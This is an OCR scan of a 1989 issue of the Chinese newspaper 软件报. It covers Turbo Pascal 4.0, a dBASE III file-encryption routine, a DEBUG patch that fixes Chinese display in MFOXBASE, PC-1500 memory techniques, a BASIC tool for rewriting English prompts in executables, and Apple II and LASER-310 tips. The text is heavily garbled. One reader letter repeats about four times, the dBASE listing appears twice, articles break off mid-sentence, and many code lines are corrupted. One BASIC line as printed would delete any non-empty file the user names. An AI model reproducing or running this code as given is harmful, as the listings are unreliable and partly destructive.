本报编辑部, 810015 电话: 867743 转 12 每份五角 每季一元五角 每半年二元五角 全年四元五角 零售每份五分 广告经营许可证: 203号 成都市人民北路第三小学办工厂

# 软件报



1989年  
4月8日  
第14期  
总第132期

普及计算机知识  
开发软件资源

交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘树德  
国内统一刊号CN51-090 订阅代号：61-74 地址：成都市金河街75号

## 性能优异 独树一帜 Turbo Pascal 4.0 简介

中国软件技术公司 侯志平

Turbo Pascal 4.0是美国Borland International公司1987年推出的产品，可在DOS版本2.0以上的IBM PC、XT、AT、PS/2及其兼容机上运行。它要求机器内存有325K(运行命令版本)或384K(运行集成环境版本)以上。

在美国，70%的PC机用户都有一套Turbo Pascal。他们声称“这种设计精巧、成熟、完善的集成系统几乎可以编写任何类型、任何大小的程序”。由于其独特的优点，它在国内也较为流行。

Turbo Pascal 4.0有以下特点：

1. 遵守标准。任何合乎沃尔斯Pascal标准的源代码可不加修改地运行。
2. 单元。可把程序切成若干部分，分别编译成小于64K的单元来组成一个大程序，从而突破了64K的限制。另外，4.0版还有7个标准单元，用它可极大地提高开发效率。
3. 工程管理。它有C程序风格的工程管理工具Make、Touch和Grep。在集成环境中还有Compile、Make和Build项供选择。

4. 条件编译。Turbo Pascal 4.0可

△《图形显示中数学电化教程程序集》一书介绍了怎样利用微机高分辨图形功能，编写用于初等数学中与图象有关内容的实用电教程序。书中不仅介绍了这类程序的一般原理，而且有近40个具体教学程序；内容涉及中学代数、三角、解析几何的基本内容，此外还介绍了程序移植、菜单程序的组织、程序移植制作等内容，教员利用本书，不仅可直接制作教学软件，还可自编更多的程序用于教学。学生利用本书可使微机和数学教学相结合。每本1.40元，另加邮资0.40元。

与本书配套使用的磁带(用于LASER机，每盒15元)、软盘(用于APPLE II机，每片40元)，款到即发。

徵求人：成都市华西医科大学选修班 罗秀武

医急启事：由谭治强教授主编的《计算机基础教程》一书已全部售完，请勿再汇款来邮购。

条件地编译程序的各部分。该特性可用于直插和有条件地包括一些语句。

5. 对布尔表达式进行短路求值。

6. 在PC-DOS和MS-DOS上都可运行。以前的Turbo Pascal在这两个操作系统下运行的是不同版本。

7. 浮点数据类型遵守IEEE标准。实数长度为4、6、8和10个字节不等。其中8字节的实数相当于3.0版的real类型其它的当配上协处理器时才用。

8. inline语句。用该语句可嵌入机器码，也可把机器码写在一个过程中。

9. 有很多实用程序(Utilities)。

10. 73个例子程序。其中有些是用来说明如何应用各种单元的。

11. 可执行代码空间小，执行速度快。

下面是一组基准程序在4.77MHz IBM PC XT机上的运行结果：

| 程序名      | 执行时间(秒) |       | 可执行码空间 |      |
|----------|---------|-------|--------|------|
|          | 3.02a版  | 4.0版  | 3.02a版 | 4.0版 |
| calc     | 32.6    | 23.51 | 11635  | 4432 |
| float    | 66.31   | 54.54 | 11549  | 3536 |
| aleve    | 16.37   | 14.61 | 11713  | 2720 |
| ttrans   | 80.08   | 79.21 | 11544  | 2912 |
| btrans   | 7.63    | 6.03  | 11560  | 2928 |
| linetest | 21.09   | 5.99  | 11533  | 9704 |
| heaptest | 0.93    | 0.66  | 11835  | 3104 |

12. 支持80x87协处理器：加协处理器后，可执行代码大小与速度都比3.0版有明显改善。下面是加8087协处理器后的一组数据。

| 原 本       | 执行时间(秒) |       | 可执行码空间 |       |
|-----------|---------|-------|--------|-------|
|           | calc    | float | calc   | float |
| 3.02a     | 7.08    | 2.97  | 10282  | 10194 |
| 4.0(4字节)  | 2.31    | 2.09  | 4704   | 2608  |
| 4.0(8字节)  | 2.64    | 2.09  | 4704   | 2608  |
| 4.0(10字节) | 2.69    | 2.09  | 4704   | 2608  |

Turbo Pascal性能优异，用户界面十分友好，集成环境快速方便。

(为方便广大用户，中国软件技术公司软件交易中心编译出版了Turbo Pascal 4.0实用手册。用户可向成都市金河街75号“软件报”或向北京946信箱中国软件技术公司软件交易中心购买。凡购买者可携4.0软件一套(盒，30元)，另收邮寄费10元。

未  
信  
原  
登

软件报编辑部，您们好！

贵报刊登了我的来信后，最近我们已经收到零壹计算机行寄来的软件，包装完善，内容齐全，并附有一份道歉信，信中说明了发行由于人员变动，地址变动等客观原因，耽误了一些邮购业务，望广大读者能给予谅解，为了表示诚意，还赠送游戏软件一套以示歉意。

这件事能以最终完善解决，首先要感谢软件报编辑部的全体同志，能对贵报登出的广告认真负责，能维护读者的利益。

同时，也要对零壹计算机行能够及时弥补失误，挽回商誉，继续热忱为读者服务而表示谢意。

成都二九一信箱二中计算机室

编者按：本报在1988年第44期“来信照登”栏目中刊登了成都二九一信箱二中计算机室来信，收效甚速，不少读者提出了意见。“零壹”能妥善处理此事，应该受到用户的欢迎。“人非圣贤，孰能无过；过而能改，善莫大焉。”

★编号：890403  
名称：中华学习机兼容CCDOS的拼音输入法

作者：张永林  
功能简介：为提高中华学习机全拼音输入的速度，本程序改进了造字功能，可以和CCDOS或五笔字型的作法一样，第一显示用空格键输入，把原定义的清除拼音提示的功能挪到前页左面的/键上，不仅效率提高而且操作方便，本程序为提高输入速度，还采用了CCDOS的复码字母编码，从而减少了击键次数。

源程序语言：6502机器语言  
运行环境：CEC-1中华学习机  
转让形式及价格：1.盒一张，使用说明30元，2.磁带1，使用说明20元(均含邮资)

徵收单位：成都《软件报》编辑部

★编号：890404  
名称：聚源汉字库编译程序

作者：毛光平  
功能简介：CCDOS的汉字库共有7000余个汉字及符号，占内存230K左右。而对于很多用户来说，其使用范围很小，往往仅用了几句汉字提示或汉字菜单，内存空间浪费极大。使用本程序可方便地组织一个聚源型汉字库，该汉字库只包括用户指定文件中的所有汉字及汉字符号，字库所占空间极小，使用效率到100%。编译一个包括500个汉字的文件只需几秒钟，字库仅占16K空间。因此，可节省内存200K左右。本程序可连续编译一个或多个文件。使用聚源汉字库后，汉字的显示和打印与原CCDOS完全一样。

源程序语言：8086汇编语言  
运行环境：IBMPC/XT、AT 286及兼容机  
转让形式：源程序清单一份(内含使用说明及关键技术注解)

转让价格：15元(含邮资)  
徵收单位：成都《软件报》编辑部

△本报教育特刊计算机完成 2月27日在西德举行的世界教育交易会，向人们传递了一个新的信息：未来教育将全部由电子计算机完成。

这次教育交易会共有23个国家700多家厂商参展，展览内容包括四个部分：即幼儿教具和教材，中小学教育，职业教育和在职人员或工作调换时的职业进修。所用教材、教具和教学设备均由计算机、教学软件、测验软件、录相机等组成。

△全国电子工业部最近，全国电子工业部工作座谈会在北京召开。

国务院电子办与有关部门商定，在一些中心城市及少数省份，先行全行业改造，形成小气候；以进一步推动全国电子技术改造传统产业工作的开展。

△一种实用微机网络地进入市场 一种具有独特性能的实用微机网络——三维多功能网络，由北京蓝深公司开发成功，开始投入市场。

这种网络响应速度快，软件结构优化，占用内存少，有最新的部



包软件、电子邮包多窗

显示等等，可优先处理紧急信息；联网距离长，信息保密性强，易于国内普及。

△辽宁省实施软件工程管理 符合我国实际情况的“软件工程管理”，已在辽宁省通过鉴定。

该规范包括了软件开发、文档编制、质量保证、配置管理、质量度量准则、成本与费用估算、项目管理、验收与维护等八个方面十项规范，即软件开发规范、软件文档编制规范、软件需求规格说明规范、软件质量保证计划规范、软件配置管理计划规范、软件质量度量准则规范、软件开发费用评估与管理规范、软件项目管理规范、软件验收规范及软件维护规范等。

为了便于规范的实施，现已组织出版《辽宁省软件工程管理(试行)汇编》一书。

常州特稿

重庆：地方水泥厂机应用城市。淄博：湖州。铁岭：石堰；徐晓德化微机应用试点城市：沈阳、青岛、天津；纺织布机监测微机应用试点城市：沙市；商业(商场经营管理)微机应用试点城市：大连、广州；轻工(日用陶业)微机应用试点城市：景德镇、青岛、无锡。

△用计算机控制的无线报警系统研制成功 上海二厂与上海武警总队消防处联合研制成功用计算机控制的无线报警系统，成功地沟通了上海市区与60公里外的金山火警瞭望台的无线通讯联系。报警主台用PC机控制可以同时监控1000个岗位，完成一次报警仅5-10秒钟。

本版责任编辑：04号



# 用汉字dBASE III进行软件保护方法初探

汉字dBASE III关  
系数据库管理系统以  
其独特功能成为计算机

NOTE 软件保护程序(1989年12月23日研制)

\* 文件名是: RJBHCK1.PRG

SET TALK OFF

CLEAR ALL

USE RJBHCK.DBF

SET SAFETY OFF

ZAP

@ 0.0 CLEAR

DO WHILE .T.

ACCEPT "输入待加(解)密文件名: " TO WJM

\* 显示(.T.)文件存在: ".FILE("WJM"

INPUT "请输入密码(1~30): " TO MM

WAIT "修改吗?(N键不修改): " TO XMM

IF UPPER(XMM)='N'

EXIT

ENDIF

ENDDO \* .T.

@ ROW(+1,0 SAY "正在加密,请稍候..."

RENAME WJM TO RJBHCK.TXT

APPEND FROM RJBHCK.SDF

ERASE RJBHCK.TXT

STORE \*\* TO NRBL1

GOTO TOP

X=1

DO WHILE .NOT. EOF()

NRBL1=TRIM(NR)

NRBL2=SUBSTR(NRBL1,X,1)

DO WHILE LEN(NRBL1)+1<X<0

IF ASC(NRBL2)>=0 .AND. ASC(NRBL2)<12:

NRBL2=SUBSTR(NRBL1,X,1)

NRBL3=ASC(NRBL2)+MM

NRBL4=NRBL4+CHR(NRBL3)

X=X+1

ELSE

NRBL2=SUBSTR(NRBL1,X,2)

NRBL4=NRBL4+NRBL2

X=X+2

ENDIF

ENDDO

REPLACE NR WITH NRBL4

NRBL4=""

SRIP

X=1

ENDDO \* .NOT. EOF()

@ ROW(+1,0

SET ALTERNATE TO RJBHCK

SET ALTERNATE ON

GOTO TOP

? ? TRIM(NR)

QUIT BYTOM

IF RECCO(>2

GOTO 2

DO WHILE .NOT. EOF()

? ? TRIM(NR)

SKIP

ENDDO

SET ALTERNATE TO

SET ALTERNATE OFF

RENAME RJBHCK.TXT TO WJM

ZAP

RETURN

XE的显示部分作了修改,去掉了转换过程。此后,汉字均能正常显示了。

下面将修改过程列出,供出现类似情况的读者参考。其中段值因机型可能不同,只需将r命令显示的S段值加上3000H作为要修改的程序的段值就行(如本例中DS=2825,修改时采用5825)。另外,为了以防万一,在修改前最好将MFOXPPLUS.EXE程序作一个备份。带下划线的为键盘输入的内容。北京 唐峰

库中的“姓名”字段,从而达到连接的目的。

对于《巧》文中所举的4800条记录的数据库为例,上述方法全部操作时间只需十三分钟左右。

例:数据库的结构,姓名库(公费号,姓名,性别,年龄)费用库(公费号,门诊费,住院费)两库分别用“公费号”作关键字。起名为“姓名索引”,“费用索引”的索引文件。连接两库的操作命令如下:SELE 2

USE 姓名库INDEX EX姓名索

引; SELE 1,USE 费用库INDEX EX费用索引; MODI S TRU.UPDATE QN 公费号FROM B->姓名。上述操作是物理连接,即产生了一个实在的连接文件。在某些时候,产生出来的这个连接文件只是暂时使用一下。上述方法并非是最好的方法,在一种情况下,笔者推荐大家使用DBASE III提供的逻辑库连接命令,即建立两个数据库之间的关联命令:SET REL ATON 命令。这个命令只是在逻辑上使用两个数据库产生关联,并不产生一个新文件。湖南 万述

也谈如BASE III的JOIN命令有一定的实用价值。但《巧》文所介绍的方法仍存在一些缺点。现介绍一种速度更快、操作也较简单的库连接方法。仍以《巧》为例,两数据库C-DBASE III库的连接操作步骤如下。1.修改费用库结构,增加一个“姓名”字段。2.选择2号工作区,在该区打开“姓名库”及其索引文件。3.选择1号工作区,在该区打开已修改过的“费用库”及其索引文件。4.用UPDATE命令更新“费用

库”中的“姓名”字段,从而达到连接的目的。

对于《巧》文中所举的4800条记录的数据库为例,上述方法全部操作时间只需十三分钟左右。

例:数据库的结构,姓名库(公费号,姓名,性别,年龄)费用库(公费号,门诊费,住院费)两库分别用“公费号”作关键字。起名为“姓名索引”,“费用索引”的索引文件。连接两库的操作命令如下:SELE 2

USE 姓名库INDEX EX姓名索

引; SELE 1,USE 费用库INDEX EX费用索引; MODI S TRU.UPDATE QN 公费号FROM B->姓名。上述操作是物理连接,即产生了一个实在的连接文件。在某些时候,产生出来的这个连接文件只是暂时使用一下。上述方法并非是最好的方法,在一种情况下,笔者推荐大家使用DBASE III提供的逻辑库连接命令,即建立两个数据库之间的关联命令:SET REL ATON 命令。这个命令只是在逻辑上使用两个数据库产生关联,并不产生一个新文件。湖南 万述

库中的“姓名”字段,从而达到连接的目的。

对于《巧》文中所举的4800条记录的数据库为例,上述方法全部操作时间只需十三分钟左右。

例:数据库的结构,姓名库(公费号,姓名,性别,年龄)费用库(公费号,门诊费,住院费)两库分别用“公费号”作关键字。起名为“姓名索引”,“费用索引”的索引文件。连接两库的操作命令如下:SELE 2

USE 姓名库INDEX EX姓名索

引; SELE 1,USE 费用库INDEX EX费用索引; MODI S TRU.UPDATE QN 公费号FROM B->姓名。上述操作是物理连接,即产生了一个实在的连接文件。在某些时候,产生出来的这个连接文件只是暂时使用一下。上述方法并非是最好的方法,在一种情况下,笔者推荐大家使用DBASE III提供的逻辑库连接命令,即建立两个数据库之间的关联命令:SET REL ATON 命令。这个命令只是在逻辑上使用两个数据库产生关联,并不产生一个新文件。湖南 万述

库中的“姓名”字段,从而达到连接的目的。

对于《巧》文中所举的4800条记录的数据库为例,上述方法全部操作时间只需十三分钟左右。

例:数据库的结构,姓名库(公费号,姓名,性别,年龄)费用库(公费号,门诊费,住院费)两库分别用“公费号”作关键字。起名为“姓名索引”,“费用索引”的索引文件。连接两库的操作命令如下:SELE 2

USE 姓名库INDEX EX姓名索

引; SELE 1,USE 费用库INDEX EX费用索引; MODI S TRU.UPDATE QN 公费号FROM B->姓名。上述操作是物理连接,即产生了一个实在的连接文件。在某些时候,产生出来的这个连接文件只是暂时使用一下。上述方法并非是最好的方法,在一种情况下,笔者推荐大家使用DBASE III提供的逻辑库连接命令,即建立两个数据库之间的关联命令:SET REL ATON 命令。这个命令只是在逻辑上使用两个数据库产生关联,并不产生一个新文件。湖南 万述

库中的“姓名”字段,从而达到连接的目的。

对于《巧》文中所举的4800条记录的数据库为例,上述方法全部操作时间只需十三分钟左右。

## 谈DBASE III的屏幕与VRAM的相互映射

GW 0520-C微机上的DBASE-III没有利用GW 0520-GH微机的显示页功能,没有提供屏幕上显示的文本与文本VRAM某段区域相互映射的功能,即在DBASE-III中无法实现VRAM上显示的文本和文本 VRAM 的相互映射功能。程序一:本显示缓冲区)相互映射的功能。或者,在DBASE-III下,无法把当前屏幕上显示的文本快速地在VRAM中保存起来,而后把屏幕另做它用,当需要以前某屏文本时,可快速地在屏幕上映象出来。自己编制下一个汇编实用程序,可在D BASE-III屏幕显示的文本VRAM相互映射的功能。

使用汇编语言来编写显示文本的程序,通常通过调用GWBIOS中INT10H里的功能子块来实现。由于DBASE-III的屏幕显示命令,是对文本VRAM第0页进行操作,而不是对文本VRAM的当前页进行操作。因此,使用INT 10H所提供的功能已无法解决此问题,所以必须绕过GWBIOS系统,直接对文本VRAM进行操作才能解决此问题。一种解决方法无需修改DBASE-III系统程序,只要编写一段汇编程序即可,因为要对文本VRAM直接读写,因此有必要先扼要介绍一下长城 0520-CH微机的显示特性。

文本VRAM分成两部分:基本区和扩展区。基本区和扩展区是——对应。基本区起始地址为B0000,0000H,扩展区的起始地址为C0000,0000H,每个区都分为4页,页间间隔为2000H(8K字节)每个字符由文本VRAM中的4个字节来定义,在基本区中填写的是字符的显示码(填写在该区的偶地址字节)和字符的第一属性(填写该区的奇地址字节),扩展区中填写的是字符的显示码扩展部分(填写在该区的偶地址字节)和字符的第二属性(填写在该区的奇地址字节)。字符方式下,CRT显示的文本VRAM的一种映象,一种映射关系是由硬件电路自动来维持,所以,显示文本的过程实际上就是把文本VRAM中当前页面所存放的内容映象到CRT显示屏幕的过程。

## 修改MFOXPPLUS.EXE

下面给出实际屏幕到文本VRAM第一页面映射的汇编程序(程序一)和如何把保存在文本VRAM第一显示页的文本映象到屏幕上显示的汇编程序(程序二),一些源程序已在GW-0520-C H机上调试通过,经汇编、连接后生成的可执行文件,即可使用DBASE-III的命令来运行。程序稍加修改,即可完成屏幕与文本VRAM中四个显示页面的任何一页相互映射的功能。这种方法也同样适用于其它高级语言。程序3:由DBASE III下如何使用的功能程序。也

```

X=1
DO WHILE .NOT. EOF()
NRBL1=TRIM(NR)
NRBL2=SUBSTR(NRBL1,X,1)
DO WHILE LEN(NRBL1)+1<X<0
IF ASC(NRBL2)>=0 .AND. ASC(NRBL2)<12:
NRBL2=SUBSTR(NRBL1,X,1)
NRBL3=ASC(NRBL2)+MM
NRBL4=NRBL4+CHR(NRBL3)
X=X+1
ELSE
NRBL2=SUBSTR(NRBL1,X,2)
NRBL4=NRBL4+NRBL2
X=X+2
ENDIF
ENDDO
REPLACE NR WITH NRBL4
NRBL4=""
SRIP
X=1
ENDDO * .NOT. EOF()
@ ROW(+1,0
SET ALTERNATE TO RJBHCK
SET ALTERNATE ON
GOTO TOP
?? TRIM(NR)
QUIT BYTOM
IF RECCO(>2
GOTO 2
DO WHILE .NOT. EOF()
?? TRIM(NR)
SKIP
ENDDO
SET ALTERNATE TO
SET ALTERNATE OFF
RENAME RJBHCK.TXT TO WJM
ZAP
RETURN

```

```

我在用汉字 MF
OXBASE + 2.00
发现汉字提示不能正常
显示,而是出现一些奇
怪的符号。经用 DEB
UG查看 MFOXPPLU
S.EXE后发现,该种
汉字MFOXPBASE +
在对汉字的显示方法是
按区位码选出的,即显
示一个汉字时,先将其
国际码转换成区位码,
然后选出的,而我使用
的PC机安装了中科院计
算所公司的联想式汉
字卡,显示汉字无须任
何转换,象西文一样选
出行。为了将 MFOX
BASE + 能正常显示
汉字,我用 DEBUG
将MFOXPPLUS.E-
XE的显示部分作了修改,去掉了转换过程。此后,汉
字均能正常显示了。
下面将修改过程列出,供出现类似情况的读者参
考。其中段值因机型可能不同,只需将r命令显示的S
段值加上3000H作为要修改的程序的段值就行(如本
例中DS=2825,修改时采用5825)。另外,为了以防
万一,在修改前最好将MFOXPPLUS.EXE程序作
一个备份。带下划线的为键盘输入的内容。北京 唐峰

```

```

MFOXPBASE + 2.00 汉字显示不正确的修改
A>ren mfoxplus.exe mfox 改文件名
A>debug mfox 进入DEBUG
显示寄存器的内容
AX=0000 BX=.....
DS=2825 ES=.....
2825:0100 4D DEC BP
5825:100 3000 72 42
5825:271B
5825:271b
5825:271B JB 275F
5825:271D CS:
5825:271E MOV AH,[267B]
将DS值加上3000H作为搜
寻的段值。搜寻72 42两字
节到72 42两字节的地址
显示此段程序
原意为:不是汉字时跳转
275F,是汉字时进行转换
改为:不管是否汉字均跳转275F
5825:271b jmp 275f
5825:271D
Writing 3C800 bytes
Aren mfox mfoxplus.exe 改回原文件名

```

54



# PC-1500 软件扩充数据存储的方法

新疆八一农学院 郑祖国

摘要：扩充计算机内存存储的方法有多种，但如果采用本文的成果，则会使PC-1500 计算机又增添几个独特的优势：数据存储量可扩大2—4倍，数据存储可得到自我保护，数据转储时间可大为缩短。

关键词：电子数字计算机PC-1500 数据存储 程序系统

## 一、PC-1500 计算机RAM的使用特点

### 1. 程序和变量的存放规律

装有CE-161 (16K) 模块的PC-1500计算机为例，其BASIC程序的起始地址为197。计算机操作系统自动按程序行号值由小到大，从低地址到高地址逐字节往后存放程序内容，并在其程序长度指针中记录程序末尾所到达的地址，其值为STATUS 2-1。

数据的存放是从用户存储区的最后一个地址开始，由高地址向低地址按运行程序时变量出现的先后次序逐字节往前存放数据内容，并在其数据长度指针中记录这

### 2. 变量占用存储量的规律

运行程序所用到的每个变量，单字符简单变量不占用用户内存空间；多字符变量及数组变量均以7个字节说明名称和规模，然后按一个数值 变量占用8个字节一个字符，串变量占用16个字节（有特别说明的除外），在RAM区中编出存储空间，带有行号和DATA语句的数据，均作为程序处理。

## 二、软件扩充存储容量的原理

由前述，在PC-1500 计算机中每个数值变量需要占用8个字节的内存空间，因此当数据处理量较大时，所需的数据存储容量就相当大，以至使计算机解算大题的能力受到很大限制。由于PC-1500计算机的CPU是一种具有高速处理能力、低功耗的静态CMOS 8位微处理器，它的每个存储器均可存储一个取值在0—255范围的整数。可以设想，如果我们利用这一特性，把需要处理的大批数据直接写入存储器而不使用变量形式存储，其结果必会大大节省内存容量，这就是应用程序软件实现扩充数据存储容量的原理。

具体实现节省内存的方法是在程序中联合应用POKE语句和PEEK函数。

使用POKE语句可方便地将一数据存入任一RAM单元中，其使用形式是：

POKE <存储单元地址>，<数据>

对于一个在0—255范围内的整数，可以直接使用POKE语句进行存储。这时每个数据仅占用一个字节。若数据为0—65535范围的整数，因每个存储单元可存储的最大数为255，故这时可将其拆分为两个数据分别存放在两个存储单元中。例如，X=65535，可令：A=INT (X/256)，B=X-A\*256。然后用POKE语句将A值(255)，B值(255)依次存储在两个字节中。对于大于65535的整数，同样可按此原理进行多字节存储。通常，在日常事务处理和一般科技计算方面，大多只具有四位有效数字，因此存储一个数据仅需两个字节。

使用PEEK函数可取出任意一个存储单元的内容，其使用形式是：PEEK <存储单元地址>

如上例，若A、B值分别依次存储在地址为197、198的存储单元中，则用下式即可还原出X值65535：X=PEEK 197\*256+PEEK 198

在程序设计中，若能充分利用此手段，就能方便地实现数据的“压缩”存储。

### 三、数据保护及保密技术

用上述方法存储数据，必须先指定一块数据专用存储区，这块区域绝对不允许和BASIC程序区以及变量存储区发生重叠。否则，将会严重影响程序的正常运行。一般可先计算出程序结束的地址，然后将数据专用存储区安排在程序之后，但是这种办法不能确保数据专用存储区的安全。一旦程序有增减变动或程序运行中变量太多，则“压缩”存储的数据就会被覆盖破坏。

采用本文实现数据保护的一个关键手段，是把数据专用存储区安排在BASIC程序区的顶部。具体做法是：首先确定数据专用存储区所需占用的总字节数，例如需要1000个字节容量的存储区用于数据存储，可在程序输入之前，在键盘上打入命令：NEW 1197，然后再装入BASIC程序。这样，地址为197至1197的1000个字节就归用户使用，在这块区域中保存的信息将不会因使用NEW、CLEAR、RUN等命令而丢失，这就有效

地实现了对数据的保护。这里，NEW命令的作用是确定BASIC程序区的起始地址，恰当地使用此命令，就能灵活地开辟出一块数据专用存储区。若以后想恢复计算机原态，只需在装入新程序之前，在键盘上打入命令：NEW 0。

采用本文实现数据保护的一种有效措施，是用用户自己规定好存储数据在专用存储区的起始地址，并在此之前写入一些伪读数。这样，当非用户调用数据时，还返回的数据就是混乱错误的，而用户则可准确无误地调用存储的数据。

### 四、数据“压缩”存储技术

对于“压缩”存储的数据，同样可以方便地存入磁带以供长期保存。

把“压缩”数据录到磁带的命令是：

CSAVE M“文件名”，<首地址>，<尾地址>

执行这一命令，可将存储在<首地址>至<尾地址>一段字节中的数据，以指定的“文件名”存入磁带中。

把磁带上的“压缩”数据送回计算机的命令是：

CLOAD M“文件名”

执行这一命令，可将磁带中的数据以录存时指定的<首地址>、<尾地址>调入计算机内存中，其中，“文件名”可以省略。

由于数据存储长度与数据占用总字节数成正比，因此当采用本文介绍的数据“压缩”存储技术后，必会使使用磁带的长度大为缩短，从而也就提高了磁带的

使用效益。（未完待续）

# 汉化软件中的英文提示

由于机器所配的大部分软件是西文的，而大多数操作员对英语懂得不多，使得机器与操作者不够友好，往往因意外原因出现在屏幕上的英语提示不知所指。为了改善人机界面的友好性，我用BASIC语言编写了一段汉化程序的英语提示程序，清单附后。利用本程序，只要懂点英语的人借助一本英汉词典即可方便地汉化各种软件中的英语提示。汉化速度是很快。本人利用该程序汉化过COMMAND.COM, DISKCOPY.COM, DISKND\*COM, COM, FORMAT.COM, COMP.COM等各种外部命令，效果都很好。

软件中的英语提示总是以英文字母开头，并具有一定长度的字符串，提示一般以“\$”或“NUL”作为结束符，在结束符前可能有响铃——CHR\$(7)，回车——CHR\$(13)——执行——CHR\$(10)等符号出现。据此特征不难编写一段程序来提取软件中的提示。本

程序中从30行至360行就是用来提取英文或中文提示的。这里以文件中连续出现二个英文字母或二个汉字作为可能是提示符的开始，在遇到响铃、回车、“\$”或“NUL”时为提示串的结束，并且认为提示串长度应大于5，如果找到符合条件的提示串就把它暂存于数组TS(300)中，并在TS(300)中记录了对应的提示在文件中的起始位置，以便改写后的提示能存入文件中的正确位置。

程序中的370行至400行用于改写提示。在文件中的全部提示被提取后，屏幕第一行显示操作说明，第二行开始显示找到的一句原提示供参考，第五行开始显示改写后的提示。此时如果你想改写提示，可按回车键，光标跳到第五行开始处等待输入新的提示。这时可按BASIC中INPUT语句的规定输入或编辑新的提示，输入完后按回车键结束。值得注意的是改写后的提示应尽量简洁，不能超过原提示

```
10 KEY OFF:CLS
20 DIM TS(300),TSS(300),ZMS(300)
30 CS=ASC(DEFHJKLNMOPQRSTUWXYZabcdefghijklmnopqrstuvwxyz)
40 ORS=CHR$(7)+CHR$(13)+$+CHR$(10)
50 LOCATE 1,1:INPUT "请输入要汉化的文件名——":WJPS
60 OPEN "R":WJPS:FIELD 1:1 AS ZS
70 IF LOF(1)>0 THEN CLOSE:BEEP:KILL WJPS:GOTO 50
80 GOSUB 130 : 提示程序
90 I=1:GOSUB 370 : 改写提示
100 GOSUB 500 : 提示存储
110 END
120 LOCATE 3,11:PRINT USING "#####":N:RETURN
130 TIMER ON:TIMER=ZS:GOSUB 120
140 T=LOF(1)
150 PRINT "正在正在分析":WJPS:"文件，总长：":T:"字节"
160 PRINT "正在分析中" : " "
170 S=0:X=0:N=0
180 WHILE NOT
190 N=N+1:GET I:ASC(ZS)
200 IF INSTR(CS,ZS)=0 AND C<161 THEN 340
210 TSS(ZS-S)=N:IF C<160 THEN 260
220 N=N-1:GET I:ASC(ZS)
230 IF INSTR(CS,ZS)=0 AND C<161 THEN 340
240 TSS-TSS-ZS
250 IF C<161 THEN 290
260 FOR I=1 TO 3:N=N+1:GET I:ASC(ZS)
270 IF C<161 THEN 200 ELSE TSS-TSS-ZS
280 NEXT
290 N=N-1:GET I
300 WHILE ZS=" " AND ZS="*" AND ZS="&" OR ASC(ZS)>160
310 IF LEN(TSS)>255 THEN TSS-TSS-ZS:N=N-1:GET I ELSE 340
320 WEND
330 IF INSTR(ES,ZS)=0 AND LEN(TSS)>5 THEN X=X+1:TSS(X)=S:TSS(X)=TSS
340 WEND
350 FOR I=1 TO X:ZMS(I)=TSS(I):NEXT
360 TIMER OFF:RETURN
370 CLS:PRINT "说明：":CHR$(25)+"下一句":CHR$(24)+"上一句 End—结束 回车—改写
提示—提示串中连续等 用原明开头"
380 PRINT TSS(1):LEN(TSS(1)):LOCATE 5,1:PRINT ZMS(1):I=1
390 AS=INKEY$:IF AS="" THEN 390
400 IF AS=CHR$(13) THEN GOSUB 460:GOTO 390
410 A=0:IF LEN(AS)=2 THEN A=ASC(MID(AS,2))
420 IF A=80 AND I<X THEN I=I+1:GOTO 370
430 IF A=72 AND I>1 THEN I=I-1:GOTO 370
440 IF A=79 THEN RETURN
450 BEEP:GOTO 390
460 LOCATE 5,1:INPUT "":TS=L1:LEN(TS)
470 IF L1>L THEN BEEP:TS=LEFT$(TS,L) ELSE IF L1<L THEN TS=TS+SPACE$(L-L)
480 ZMS(I)=TS:LOCATE 5,1:PRINT TS:"":SPC(79):
490 RETURN
500 FOR I=1 TO X:FOR J=1 TO LEN(ZMS(I))
510 LSET ZS=MID$(ZMS(I),J,1):PUT I,1:TS(I)=J-1
520 NEXT:NEXT
530 RETURN
```

上海 蔚晓明

```
任
意
选
择
显
示
区
在APPLE II及其兼容机上有两个高分辨率图形显示区，通过HGR、HGR2来选择图形。在应用中常遇到这样的困难，从第一显示区作了部分图后转到第二区再作图，希望再转到第一区继续作图无法实现。经过分析H.PLOT语句处理程序，发现该语句在哪一区作图主要取决于$E6单元中的值，该单元中值为32在第一区作图，为64在第二区作图，为96在第三区作图，这样要想从一页转到另一页工作，只要改变$E6单元的值即可任意切换。
程序中10—30句在第一页作一矩形，40—70句在第二页作一圆，80句选择第一页，90—100句在第一区作一圆。
10 HGR : HCOLOR=7
20 H.PLOT 10,10 TO 260,19 TO 260,1
00 TO 20,100 TO 10,10
40 HGR2
50 FOR I = -3,14159 TO 3,14159
STEP 3,14159 / 180
60 H.PLOT 140 + 40 * COS (I),90 +
40 * SIN (I):NEXT I
80 POKE 230,32
90 FOR I = -3,14159 TO 3,14159 STEP
3,14159 / 180
95 H.PLOT 140 * 20 * COS (I),90 +
20 * SIN (I):NEXT I
```

安徽 冯军荣

本版责任编辑：07号

中华学习机CEC-1汉字与

APPLE-II 汉卡兼容的实现

所谓汉字BASIC程序只是在能使用字符串的地方可用汉字,并没有改变英文BASIC的各种定义...

大多数汉卡的汉字内码与区位码都有一个简单的关系。例如,燕山汉卡直接用区位码,以字母a-j表示0-9...

为了减少移动次数和免去修改后语句指针和相应系统指针的麻烦,程序的移动限制在被换码的语句内,即每转换一个汉字后,只将已换码的那一句中已换码的那个汉字以后的该语句中的字符往前移一个字节...

具体编码时,还应考虑到扩展BASIC的各种情况,如复合语句行,赋值语句等。另外,如果只有某个程序区间有汉字(这种情况很多)...


LASER-310 扩展十六进制运算

编者写了一小程序可,程序二也可作为许多游戏及应用程序的开头表示十六进制数,进行些计算和换算...

程序二也可作为许多游戏及应用程序的开头表示十六进制数,进行些计算和换算...


```
程序一
10 FOR I=31072 TO 31110: READ A: POKE I, A: NEXT A: POKE 31125, 96
20 DATA 7,0,0,66,245,40,8,56,2,214,7,214,48,254,16,210,243,36
30 DATA 255,41,41,41,41,79,9,235,24,232,209,209,229,33,70,54,227
40 DATA 5,195,38,311: POKE 31126, 121: POKE 8799, 63: POKE 8799 DD, 87C
50 POKE 8799, 879: NEW
```

```
程序二
